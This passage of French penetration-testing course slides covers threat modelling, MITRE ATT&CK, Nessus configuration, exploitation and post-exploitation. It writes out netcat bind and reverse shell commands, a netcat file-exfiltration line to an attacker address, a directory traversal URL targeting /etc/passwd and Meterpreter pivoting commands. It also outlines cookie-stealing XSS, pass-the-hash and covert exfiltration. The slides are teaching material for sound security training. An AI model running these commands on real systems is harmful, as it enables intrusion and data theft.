- Identifier quels sont les acteurs de menaces (cybercriminels, hacktivistes, ...).
- Déterminer si la menace est interne (dirigeants, développeurs, employés, ...) ou externe à l'organisation (sous-traitants, fournisseurs, ...) ou les deux.

– Capacités de la menace

- Une fois qu'une communauté de menace a été identifiée, ses capacités d'action doivent être analysées.
 - Capacité à obtenir ou à développer des exploits pour l'environnement de l'organisation, utilisation de sites de dépôt, utilisation de botnets, ...
 - » Des hackers sponsorisés par un état ont plus de moyens et de connaissances qu'un script kiddies.

– Accessibilité à l'organisation

- Avec quelle facilité l'acteur de menace peut-il accéder aux actifs ?
 - Par exemple, l'actif est-il interne ou exposé à Internet?

• MITRE ATT&CK® (Adversarial Tactics, Techniques, and Common Knowledge)

– C'est une base de connaissances

- Elle organise et catégorise divers types de tactiques, techniques et procédures (TTP) utilisées par les acteurs de la menace.
 - **Tactique** : Ce qu'ils essaient de faire (par ex. de la reconnaissance).
 - **Technique** : Comment y parvenir? (par exemple via un scan de ports)
 - **Procédure** : détaille la mise en œuvre de la technique.

– Elle peut aider à

- Simuler avec précision des cyberattaques pour tester les cyberdéfenses.
- Choisir et configurer les technologies de sécurité pour mieux détecter, éviter et atténuer les cybermenaces.
- Offrir un langage commun à utiliser pour partager des informations sur les cybermenaces et collaborer à la prévention des menaces.

– La matrice MITRE ATT&CK®

Matrices ▾
 Tactics ▾
 Techniques ▾
 Defenses ▾

Enterprise
 Mobile
 ICS

ATT&CK Matrix for Enterprise

layout: side ▾

show sub-techniques

hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (5)
Gather Victim Host Information (4)	Acquire Infrastructure (3)	Drive-by Compromise	Command and Scripting Interpreter (9)	BITS Jobs
	Compromise Accounts (3)	Exploit Public-		Boot or Logon Autostart

Source : <https://attack.mitre.org/>

Phase 4 : Vulnerability Analysis (Analyse des vulnérabilités)

Analyse des vulnérabilités

• Identifier des vulnérabilités exploitables

- Analyse des informations récoltées dans la phase de collecte pour identifier des vulnérabilités
 - En mettant en corrélation les numéros de version des OS ou des applications avec les vulnérabilités connues (VCE).
 - En analysant le code source de programmes (white box).
 - En analysant les métadonnées de fichiers récoltés.
 - En analysant les fichiers de configuration.
 - En réalisant de l'ingénierie inverse (reverse engineering).
 - En utilisant des scanners de vulnérabilité sur les systèmes découverts.
 - ...
- S'assurer qu'il n'y a pas de doublons
 - Différents outils peuvent mettre en évidence la même vulnérabilité → ne pas la comptabiliser deux fois au risque de créer un faux profil de risque accru.

• Vérifier l'exactitude des vulnérabilités

– Recherche d'informations

- Lisez la documentation associée à chaque vulnérabilité (CVE) pour comprendre la nature de la vulnérabilité, les conditions requises pour l'exploiter, et les scénarios d'attaque potentiels.

– Cross-validation

- Comparez les résultats avec d'autres scanners ou avec un outil différent.

– Test manuel

- Essayez de reproduire manuellement la vulnérabilité sur le système affecté.
 - Par exemple, si le scanner indique une vulnérabilité SQL injection, essayez d'injecter des commandes SQL pour voir si vous pouvez obtenir des résultats inattendus.


• Lister les attaques possibles

– Toutes ces informations vont permettre la création d'une liste d'attaques possibles dont certaines seront mises en application lors de la phase d'exploitation.

- Phishing.
- Tailgating.
- Brute force.
- Keylogger.
- Buffer overflow
- Evil twin.
- Injection SQL.
- DoS.
- Badge cloning.
- ...


Configuration de Nessus

Host Discovery Scan



Host Discovery Template

- Le scanner de vulnérabilité Nessus
 - Affichage des modèles (scan templates)



Trois types de modèles

- Discovery
- Vulnérabilités
- Compliance

Certains ne sont pas disponibles dans la version « Essentials » de Nessus

• Programmation des scans


- Choisir des horaires pendant lesquels le réseau/hôtes ne sont pas déjà surchargés.

• Notification des scans

- Un serveur SMTP doit être configuré


Filtres les informations notifiées par mail

• Discovery



Si désactivé, Nessus tente d'éviter les faux positifs en effectuant des tests supplémentaires pour vérifier que la réponse ne provient pas d'un proxy ou d'un équilibreur de charge.

• Host Discovery



TCP built-in ports

139	1029
135	79
445	497
80	548
22	5000
515	1917
23	53
21	161
6000	9001
1025	49000
25	443
111	993
1028	8080
9100	2869

Host Discovery Template

• Port scanning

The screenshot shows the 'Port Scanning' configuration page. On the left is a sidebar with tabs: BASIC, DISCOVERY (selected), REPORT, and ADVANCED. Under DISCOVERY, there are sub-tabs: Host Discovery, Port Scanning (selected), and Network Port Scanners. The main content area is titled 'Ports' and includes a checkbox 'Consider unscanned ports as closed' and a 'Port scan range' dropdown set to 'default'. Below this is the 'Network Port Scanners' section with three options: TCP (selected), SYN, and UDP. Each option has a radio button for 'Override automatic firewall detection' with sub-options: 'Use soft detection' (selected), 'Use aggressive detection', and 'Disable detection'. A note at the bottom states: 'Due to the nature of the protocol, it is generally not possible for a port scanner to using the netstat or SNMP port enumeration options instead if possible.'



295

Host Discovery Template

• Report

The screenshot shows the 'Report' configuration page. On the left is a sidebar with tabs: BASIC, DISCOVERY, REPORT (selected), and ADVANCED. The main content area is titled 'Output' and includes four checkboxes: 'Allow users to edit scan results' (checked), 'Designate hosts by their DNS name' (unchecked), 'Display hosts that respond to ping' (checked), and 'Display unreachable hosts' (unchecked). Below these is a checkbox 'Display Unicode characters' (unchecked). A warning message at the bottom reads: 'WARNING: This feature may cause issues with some systems.'

Permet de supprimer des éléments du rapport. Doit être désactivé en cas de scan de conformité.

Les hôtes qui n'ont pas répondu à la requête ping sont inclus dans le rapport de sécurité en tant qu'hôtes morts. A ne pas activer pour de larges étendues d'IP à scanner.

Les caractères Unicode apparaissent dans la sortie du plugin


- Par exemple, les noms d'utilisateur et les noms des applications installées.



296


Configuration de Nessus

Vulnerabilities Scan



Basic Network Scan Template

- Scan de vulnérabilités (Onglet « Settings »)
 - Basic Network Scan > Discovery
 - Effectue un scan de vulnérabilités avec « tous » les plugins de Nessus activés.



HEH.be Sciences et technologies

Basic Network Scan Template

— Basic Network Scan > Assessment

Scan Type: Custom

Permet de configurer la manière dont une analyse identifie les vulnérabilités

Default

- Scan for known web vulnerabilities
- Scan for all web vulnerabilities (quick)
- Scan for all web vulnerabilities (complex)
- Custom

Settings: Credentials Plugins

ASSESSMENT

- General
- Brute Force
- Web Applications
- Windows
- Databases

Accuracy

- ☐ Override normal accuracy
- ☒ Avoid potential false alarms
- ☐ Show potential false alarms
- ☐ Perform thorough tests (may disrupt your network or impact scan speed)

Effectue des tests approfondis (par ex. un plugin peut analyser plusieurs niveaux de répertoire SMB au lieu d'un seul)
Plus intrusif, meilleurs résultats mais peut perturber le réseau.

Si l'option *Report Paranoia* est réglée sur *Show potential false alarms*, une faille est signalée à chaque fois, même s'il y a un doute sur le fait que l'hôte distant soit affecté.

Evite de signaler une faille si l'option *Report Paranoia* est réglée sur *Show potential false alarms* et qu'il y a un soupçon d'incertitude que l'hôte soit affecté.

299

HEH.be Sciences et technologies

Basic Network Scan Template

— Basic Network Scan > Assessment (suite)

Settings: Credentials Plugins

Brute Force

General Settings

- ☒ Only use credentials provided by the user
Used to prevent account lockouts if your password policy is set to lock out accounts after several invalid attempts.

Oracle Database

- ☐ Test default accounts (slow)

Hydra

Des options pour utiliser Hydra sont disponibles si celui-ci est installé sur la même machine que Nessus

300

HEH.be Sciences et technologies

Basic Network Scan Template

– Basic Network Scan > Assessment (suite)

Lors du scan, Nessus se fait passer pour ce navigateur

URL de la première page testée par Nessus.
Syntaxe pour tester plusieurs page `!/:mypage/test`

Nombre de liens que Nessus suit pour chaque page de démarrage.

Nessus suit les liens dynamiques et peut dépasser la limite `Max depth`.

301

HEH.be Sciences et technologies

Basic Network Scan Template

• Onglet « Plugins »

Settings Credentials Plugins

		PLUGIN NAME	PLUGIN ID
CGI abuses : XSS	703		
CISCO	2322	Debian DLA-100-1 : mutt security update	82084
Databases	944	Debian DLA-1000-1 : imagemagick security update	101031
Debian Local Security Checks	9020	Debian DLA-1001-1 : exim4 security update (Stack Clash)	101032
Default Unix Accounts	172	Debian DLA-1002-1 : smb4k security update	101033
Denial of Service	110	Debian DLA-1003-1 : unrar-nonfree security update	101065
DNS	231	Debian DLA-1004-1 : drupal7 security update	101092
FS Networks Local Security Checks	1294	Debian DLA-1005-1 : mercurial security update	101121
Fedora Local Security Checks	17687	Debian DLA-1006-1 : libarchive security update	101173
Firewalls	400	Debian DLA-1007-1 : icedove/thunderbird security update	101208
FreeBSD Local Security Checks	5382	Debian DLA-1008-1 : libxml2 security update	101174
FTP	271	Debian DLA-1009-1 : apache2 security update	101175
Gain a shell remotely	282	Debian DLA-101-1 : jasper security update	82085
General	354	Debian DLA-1010-1 : vorbis-tools security update	101209
Gentoo Local Security Checks	3441	Debian DLA-1011-1 : sudo security update	101210

302

- Afficher les résultats et le rapport

My Scans Import New Folder New Scan

Search Scans 4 Scans

Name	Schedule	Last Scanned
☐ test	On Demand	✓ October 6 at 9:05 AM

test + Back to My Scans Configure Audit Trail Launch Report Export

Hosts Vulnerabilities Remediations History

Filter 1 Host

Host	Vulnerabilities
192.16	

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0

303

- Afficher les résultats et le rapport (suite)

Filter Search Vulnerabilities 34 Vulnerabilities

Sev	CYSS	VPR	Nam... Family	Count
☐ MISC	---	---	QMisc.	30
☐ MISC	---	---	IEGeneral	2
☐ MISC	---	---	MWindows	2
☐ MISC	---	---	SSGeneral	9
☐ MISC	---	---	TIService detection	4
☐ MISC	---	---	SMisc.	2
☐ INFO	---	---	HTWeb Servers	10
☐ INFO	---	---	SWindows	10
☐ INFO	---	---	SWindows - User management	2

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: October 6 at 9:16 AM
End: October 6 at 9:41 AM
Elapsed: 24 minutes

Vulnerabilities

☐ Critical
☐ High
☐ Medium
☐ Low
☐ Info

304



Basic Network Scan Template

• Afficher les résultats et le rapport (suite)

Filters

Save this filter: ☐

Match All of the following:

Severity

is equal to

Critical

Clear Filters

Vulnerabilities 1

Filter Search Vulnerabilities 1 Vulnerability

Sev	CVSS	VPR	Nam... Family	Count
CRITICAL	9.8	Q...	Misc.	2




● ● ● ● ●

305



Basic Network Scan Template

• Afficher les résultats et le rapport (suite)

test

Configure Audit Trail Launch Report Export

Hosts 5 Vulnerabilities 34 Remediations 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.16	

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity Base: CVSS v3.0

Generate Report - 1 Host Selected

Report Format: ☒ HTML ☐ CSV

Select a Report Template:

SYSTEM

Complete List of Vulnerabilities by Host

Detailed Vulnerabilities By Host

Detailed Vulnerabilities By Plugin

Vulnerability Operations

Template Description:

This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:

Severity is equal to Critical





● ● ● ● ●



306

• Nessus policies


- Une « policy » est un ensemble d'options de configuration prédéfinies liées à l'exécution d'une analyse.
 - Après avoir créé une « policy », vous pouvez la sélectionner comme modèle lors de la création d'un scan.
- Créer une « policy »





- Créer une « policy » (suite)
 - Choix d'un template de départ
 - Pour ne pas devoir configurer tous les paramètres, vous pouvez sélectionner un « template » à partir duquel commencer votre configuration.



– Créer une « policy » (suite)



My scan > New scan




Export (backup,
réutilisation, ...)

309

• Plugins rules

– Redéfinir les gravités (severity)

- Ces règles permettent de redéfinir les priorités en modifiant le niveau de gravité (severity) des plugins afin de mieux prendre en compte le profil de sécurité de votre organisation.



310

- Amusez-vous à chercher des vulnérabilités

bugcrowd OUTHACK THEM ALL™ Who We Are Products Resources Customers CrowdStream Programs About [Learn More](#)

Tesla
Accelerating the world's transition to sustainable energy

💰 \$100 – \$100,000 per vulnerability 🛡️ Partial safe harbor

[Submit report](#) ☆

Program details Announcements 2 CrowdStream Hall of Fame [Tweet](#) [Share 204](#)

Overview

Tesla values the work done by security researchers in improving the security of our products and service offerings. We are committed to working with this community to verify, reproduce, and respond to legitimate reported vulnerabilities. We encourage the community to participate in our responsible reporting.

Vulnerabilities rewarded
729

Phase 5 : Exploitation

• Objectifs

- Démontrer que les vulnérabilités identifiées sont réellement exploitables
 - Cette phase se concentre sur la mise en œuvre de certaines des attaques listées lors de la phase 4 afin d'établir un accès à un système ou à une ressource en contournant les restrictions de sécurité.
- Choisir et mettre en œuvre les attaques contre les vulnérabilités identifiées
 - **Les vulnérabilités qui sont faciles à exploiter**
 - Généralement testées en priorité, car elles présentent un risque plus immédiat.
 - **Les vulnérabilités ayant un fort impact**
 - Celles qui permettent d'accéder aux données/systèmes ayant le plus d'impacts pour l'entreprise.
 - **Respecter les règles du pré-engagement**
 - Le type d'attaque choisi doit correspondre aux objectifs définis dans la phase de pré-engagement et tenir compte des risques de perturbation des systèmes.
- Rester discret
 - Un autre objectif pourrait être de choisir des attaques discrètes afin de ne pas éveiller les soupçons de l'équipe défensive.

• Exemples de pistes d'attaques

- Injection SQL
 - Créations de commandes d'injections SQL pour tenter de se connecter sans mot de passe et récupérer des informations de la base de données.
- Craquage d'identifiants via brute force ou dictionnaire
 - Utilisation de **Hydra** pour automatiser le processus d'essai de différentes combinaisons d'identifiants et de mots de passe pour accéder à un service SSH.
- Utilisation d'outils de lockpicking (crochet, tendeur, ...)
 - Pour ouvrir la serrure d'un bureau contenant des documents confidentiels à un moment où la zone est peu fréquentée.
- Buffer overflow
 - Sur un serveur FTP qui ne vérifie pas correctement la longueur des entrées utilisateur et permettant un dépassement de tampon, utilisation de **Msfvenom** pour envoyer une commande de création d'un répertoire avec une taille excessive et un shellcode.

• Exemples de pistes d'attaques (suite)

– Ingénierie sociale

- Après une analyse de la manière dont l'organisation exerce ses activités, utiliser le **talonnage** pour pénétrer dans une zone interdite.
 - Par exemple, en ayant une grosse boîte en main et en demandant de nous ouvrir et tenir la porte ouverte.
- **Phishing ciblé**
 - Création de mails formulant des offres alléchantes en relation avec les hobbies des employés et contenant une pièce jointe malicieuse.

– Attaque Evil twin

- Déploiement d'un faux réseau Wi-Fi d'apparence légitime. Dès qu'un internaute s'y connecte, ses données personnelles et identifiants de connexion sont dérobés.

– Clé USB, rubber ducky

- Le jour d'un accès au bâtiment (journées portes ouvertes) de l'entreprise, laisser trainer des clés USB avec le logo de l'entreprise.

• Exemples de pistes d'attaques (suite)

– Directory traversal, directory climbing

- Manipuler des variables qui font référence à des fichiers afin d'accéder à des répertoires contenant des informations critiques.

`http://192.168.78.8:80/test/file/?page=../../../../../../etc/passwd`

– Vol de session

- Injection dans un formulaire d'un script malveillant qui sera stocké (Stored XSS) sur le serveur cible et exécuté par les utilisateurs qui visitent une page contenant ce script.
- Le script extraira les cookies de session des utilisateurs et les enverra à un serveur contrôlé par l'attaquant afin de voler des sessions authentifiées.

– ...

Phase 6 : Post-exploitation

Post-exploitation

• Objectifs

- **Consolider l'accès**
 - Consiste à maintenir un accès permanent sans devoir répéter l'attaque initiale.
- **Elever les privilèges**
 - Par exemple, pour obtenir un contrôle complet de la machine.
- **Explorer**
 - À quels autres systèmes pouvons-nous accéder? Quelles protections existent ?
- **Exfiltrer des données**
 - Démontrer comment accéder à des informations sensibles et comment elles pourraient être sorties de l'organisation.
 - Données personnelles, mots de passe, clés cryptographiques, certificats SSL, etc.
- **Compromettre d'autres systèmes pour pénétrer plus loin dans le SI.**
 - On parle de mouvement latéral (Pivoting).
- **Effacer vos traces**
 - Démontrer que les systèmes de défense ne réagissent pas ou pas assez vite.

• Outils de post-exploitation

– Exemple d'outils

- Persistences et commandes à distance : Meterpreter, PsExec, Sliver.
- Collecte de données : Mimikatz, LaZagne, PowerSploit.
- Mouvement latéral et escalade de privilèges : CrackMapExec, BloodHound, Manipulation d'Active Directory : SharpHound, PowerView.
- Command and Control (C2) : Covenant, Cobalt Strike, Empire.

– De nombreux utilitaires légitimes peuvent aussi être utilisés

- L'avantage de ces outils est que leur utilisation n'éveille pas les soupçons.
 - PowerShell, Sysinternals.
 - Windows Management Instrumentation (WMI).
 - Python, shell Bash.
 - SMB, NFS.
 - RDP, VNC.

• Consolider l'accès

– Consiste à maintenir un accès permanent sans devoir répéter l'attaque initiale

- Installation d'une backdoor (bind et reverse shell).
- Création d'un compte utilisateur caché.
- Création et manipulation de travaux et de tâches planifiés.
 - Désactivation des systèmes de protection.
 - Exécution régulière de Mimikatz pour récupérer les *hashes* des mots de passe en mémoire RAM.
 - Modifier les scripts de démarrage pour exécuter un malware à chaque redémarrage.
 - ...

– Intérêt

- Permet de ne pas devoir répéter l'attaque initiale.
- Utile car l'exfiltration des données peut prendre beaucoup de temps.
- Utile pour montrer au client qu'il ne détecte pas de tels exploits assez rapidement pour éviter tout dommage.

• Consolider l'accès (suite)

– Bind shells

- Avec un bind shell, un attaquant ouvre un port et un service qui écoute et attend une connexion sur le système compromis.



– Reverse shells

- Avec un shell inversé, la victime établit une connexion avec le système attaquant qui dispose d'un service en écoute sur un port déterminé.



• Consolider l'accès (suite)

– Netcat

- Netcat est un outil en ligne de commande permettant d'écrire et de lire des données sur le réseau permettant de créer des bind et reverse shell.

– Créer un bind shell avec Netcat

- Démarrer netcat en mode serveur (écoute -l) sur le port 1234 (-p) et exécuter (-e) le shell Bash (/bin/bash) ou cmd.exe (-v pour le mode verbeux)
 - # nc -lvp 1234 -e /bin/bash
 - # nc -lvp 1234 -e cmd.exe
- Se connecter au port 1234 de 172.17.0.2 depuis le client netcat (l'attaquant)
 - # nc -nv 172.17.0.2 1234

• Consolider l'accès (suite)

– Créer un shell inversé avec netcat

- Démarrer netcat en mode serveur (écoute -l) sur le port 8080 sur la machine de l'attaquant

```
- # nc -lvp 8080
```

- Se connecter depuis le client netcat (la machine compromise) au port TCP/8080 de l'attaquant en démarrant un shell.

```
- # nc 172.17.0.2 8080 -e /bin/bash
```

– Transférer un fichier avec netcat

```
- # nc -lvp 8080 > file.txt (destinataire)
```

```
- # nc @Ipattaquant 8080 < file.txt (envoyeur)
```

• Consolider l'accès (suite)

– Command and control (C2, CnC, C&C)

• Infrastructure de Commande et Contrôle

- Ensemble des outils et techniques utilisés pour maintenir des canaux de communication entre des appareils compromis et une plateforme (serveurs) contrôlée par les hackers.
- Ces canaux de communication sont notamment utilisés pour
 - » Envoyer des instructions aux appareils compromis.
 - » Télécharger des charges utiles malveillantes supplémentaires.
 - » Envoyer les données dérobées vers l'adversaire.
- En 2024, la matrice MITRE ATT&CK répertoriait 18 techniques différentes de Commande et Contrôle.

• Exemples d'outils permettant de créer un C2

- Cobalt strike, Twitter, DNScat2, Powershell Empire, Covenant, Socat, ...

• Privilege Escalation

– Élévation de privilège

- Mécanisme permettant à un utilisateur d'obtenir des privilèges supérieurs à ceux qu'il a normalement.

– Deux grands types d'élévation de privilèges

• Escalade verticale des privilèges

- Un utilisateur moins privilégié accède aux fonctions réservées aux utilisateurs plus privilégiés (telles que l'accès root ou administrateur).

• Escalade horizontale des privilèges

- Un utilisateur régulier accède à des fonctions ou à du contenu réservés à d'autres utilisateurs non root ou non administrateur.

– SMB Relay Attack


- Utilisation de **Responder** pour empoisonner le cache DNS ou LLMNR et forcer les machines Windows à s'authentifier auprès de l'attaquant en utilisant le protocole SMB afin de capturer les hachages des mots de passe utilisateurs/administrateurs.

• Privilege Escalation (suite)

– Buffer overflow (dépassement ou débordement de tampon)

- L'attaquant cible un programme qui s'exécute avec des privilèges élevés.
- Le programme vulnérable alloue un espace mémoire pour des données d'entrée mais ne vérifie pas la taille des données entrées.
- L'attaque écrase le pointeur de retour qui redirigera l'exécution vers le code malveillant injecté dans le buffer lors de l'attaque.

Si le programme vulnérable est un binaire setuid root sur Linux, cela peut permettre à l'attaquant de passer d'un utilisateur standard à un utilisateur root en abusant de cette vulnérabilité.



• Privilege Escalation (suite)

– Jailbreaking (rooting)

- Consiste à supprimer les restrictions logicielles d'un appareil en exploitant ses failles pour obtenir un accès complet à son système d'exploitation (*Checkra1n*, *Magisk*, ...).

– Exploitation des permissions mal configurées

- Si des fichiers ou programmes sensibles ont des permissions incorrectes, l'utilisateur non privilégié peut y accéder ou les modifier pour exécuter des actions avec des droits élevés.

– L'exploitation de vulnérabilités peut mener à une élévation de privilège

- Dans la CVE-2019-0841, une vulnérabilité dans *AppX Deployment Service* permet de détourner des fichiers appartenant à NT AUTHORITY\SYSTEM en écrasant les permissions sur le fichier ciblé et d'obtenir des privilèges administrateur.

• Explorer

– Explorer le système

- Utiliser les outils et commandes pour obtenir des informations sur le système
 - Configuration réseau (*ipconfig*, *netstat*),
 - Utilisateurs actifs (*net user*),
 - Les processus en cours (*tasklist*, *netstat*, *powershell*, *ps -aux*)
 - Informations système (*systeminfo*).
 - Consulter le registre Windows (*reg query*).
 - Rechercher des fichiers avec le bit SUID (*find*)
 - ...

- Explorer (suite)

- Explorer l'environnement

- **PowerView**

- Script PowerShell qui fait partie de la suite PowerSploit et permet d'énumérer les informations dans un environnement Active Directory (AD).
 - Découverte d'utilisateurs, de groupes, de partages réseau et de politiques de domaine.

- **BloodHound**

- Utilisé pour cartographier les relations d'un environnement Active Directory. Il permet d'identifier des chemins d'élévation de privilèges et des failles potentielles en visualisant les dépendances entre utilisateurs, groupes, et machines.

- **CrackMapExec, Responder, ...**

- **Nmap, ping, traceroute, ...**

- Pivoting

- Le mouvement latéral

- Consiste à utiliser une machine compromise comme point d'accès pour explorer ou attaquer d'autres systèmes dans un réseau.
 - Un mouvement latéral est plus facile si une organisation ne segmente pas correctement son réseau.

- Exemple d'outils

- Metasploit, Proxychains, Chisel, ...
 - Il est également possible d'utiliser des protocoles d'accès à distance légitime pour communiquer avec un système compromis :
 - Protocole de bureau à distance (RDP) de Microsoft.
 - Bureau à distance Apple.
 - VNC.
 - Redirection du serveur X (X server forwarding).
 - SSH.

• Pivoting (suite)

– Metasploit (Route et Socks Proxy)

- Metasploit permet de configurer des routes pour utiliser des sessions Meterpreter afin de rediriger du trafic vers des réseaux internes qui serait inaccessible autrement.

```
» meterpreter > sessions -i 1
» msf > route add 192.168.1.0 255.255.255.0 1
```

- Une fois la route configurée, vous pouvez utiliser Metasploit pour exécuter des scans ou lancer des attaques sur d'autres machines dans ce sous-réseau via la machine compromise.
- Meterpreter peut aussi être utilisé pour le mouvement latéral via :
 - La configuration d'un proxy SOCKS.
 - La configuration de la redirection de port.

• Pivoting (suite)

– Pass-the-hash

- Collecter un hachage de mot de passe sur un système compromis (Mimikatz).
- Utiliser ce hachage pour se connecter à un autre système client ou serveur (Par exemple avec psexec).

– Pass-the-Ticket (Kerberos), Kerberos Golden ticket

- Similaire à Pass-the-Hash, cette technique consiste à voler un ticket Kerberos d'un utilisateur ou service authentifié, puis à l'utiliser pour pivoter vers d'autres systèmes du réseau.

• Exfiltration des données

– Définition

- L'exfiltration de données est l'acte de déplacer délibérément des données sensibles de l'intérieur d'une organisation vers l'extérieur du périmètre d'une organisation sans autorisation.

– Techniques d'exfiltration

- **Tunnel (chiffrés)**
 - Utilisation de connexions VPN ou de tunnels SSH pour exfiltrer les données de manière sécurisée.
- **Canaux cachés (Covert channel)**
 - « Tunnel DNS », où chaque requête transporte des fragments de données vers un serveur DNS contrôlé par l'attaquant (DNScat2, Iodine).
 - « Tunnel ICMP » où les données à transférer sont encapsulées dans les champs de données d'un paquet ICMP (Pttunnel, ICMPttunnel).
- **Stéganographie**
